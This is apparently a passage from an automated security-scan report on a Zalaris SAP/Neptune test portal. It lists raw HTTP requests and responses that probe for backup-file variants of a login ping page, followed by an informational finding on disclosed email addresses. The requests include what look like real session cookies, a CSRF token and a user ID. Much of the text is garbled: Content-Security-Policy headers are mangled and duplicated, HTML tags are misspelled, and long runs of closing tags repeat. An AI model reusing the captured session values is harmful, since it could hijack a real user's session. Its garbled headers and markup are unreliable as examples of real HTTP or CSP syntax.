Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:07:06 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-undated-at: 20220210193619

cache-control: no-store

x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https:///\*.zalaris.com/443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/udif.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

#### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:07:08 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.elsost.ai/ https://icerise.goedic.io.445 goedic.i/ data. biol. https://i.elsost.ai/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://p.tlqfform.twitter.com https://ton.twimg.com/tftw/css/ https://saptic.com https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://saptic.com https://saptic.com/ttps://sapt

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-type="text/css" href="/assets/css/mod.css"></head></hr> center"><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div>

md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="bth bth-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></footer></body> ...[SNIP]...

### 23.64. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.xz

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.xz HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:29 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://ibosa.com/https://actouris.com/intps.//acto https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</body>

### Request 2

GET /neptune/native/eja.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:06:31 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHEequiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> requiv= Fragina Contents in Decacie / Thera https://portal.zalaris.com"-->the http-equiv= Cathe-directive. Ho-cache / The https://portal.zalaris.com"-->the http-equiv= Refresh" content="10; url=https://portal.zalaris.com"-->k rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">head><a href="heave-to-enter"><b stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"></a> | Since | The head | The looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

### 23.65. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.zip

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

#### Request 1

GET /neptune/native/neptune\_login\_ping.zip HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhvwFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:42 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com ht https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-initie/https://www.zalaris.com/https://chalaris.com/https://syndicata-initie/https://www.zalaris.com/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://syndicata-initie/https://sont-files-general-eu-west-1-est.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cha.recast.ai/ https://sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

## Request 2

GET /neptune/native/didi.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contrasp.enginesecutive.autrientication.orginal\_application\_uil-Ge1437rRwke1 Etw47kRAF\*%2Fg17%2bWbebq030bxqk2kwqkkdGNuL3e0sSiN1hbu0X15E7e2XEhr31ffille140J3
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

#### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:06:43 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eom:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.io\*./\* data: blob: https://maps.googleapis.com:443 https://\*.neptune-software.com:443 https://pi.cense.goedit.io\*.https://pi.cense.goedit

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><l-meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-direct

# 24. Email addresses disclosed

There are 4 instances of this issue:

- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticgrid/Grid.js
- /neptune/public/application/zalaris\_common\_used/js/jspdf.js
- /neptune/zmfp\_personal\_profile
- /neptune/zmfp\_request\_system\_access

### Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

### Issue remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

### References

• Web Security Academy: Information disclosure

#### Vulnerability classifications

- CWE-200: Information Exposure
- CAPEC-37: Retrieve Embedded Sensitive Data

24.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticgrid/Grid.js

# Summary

Severity: Information

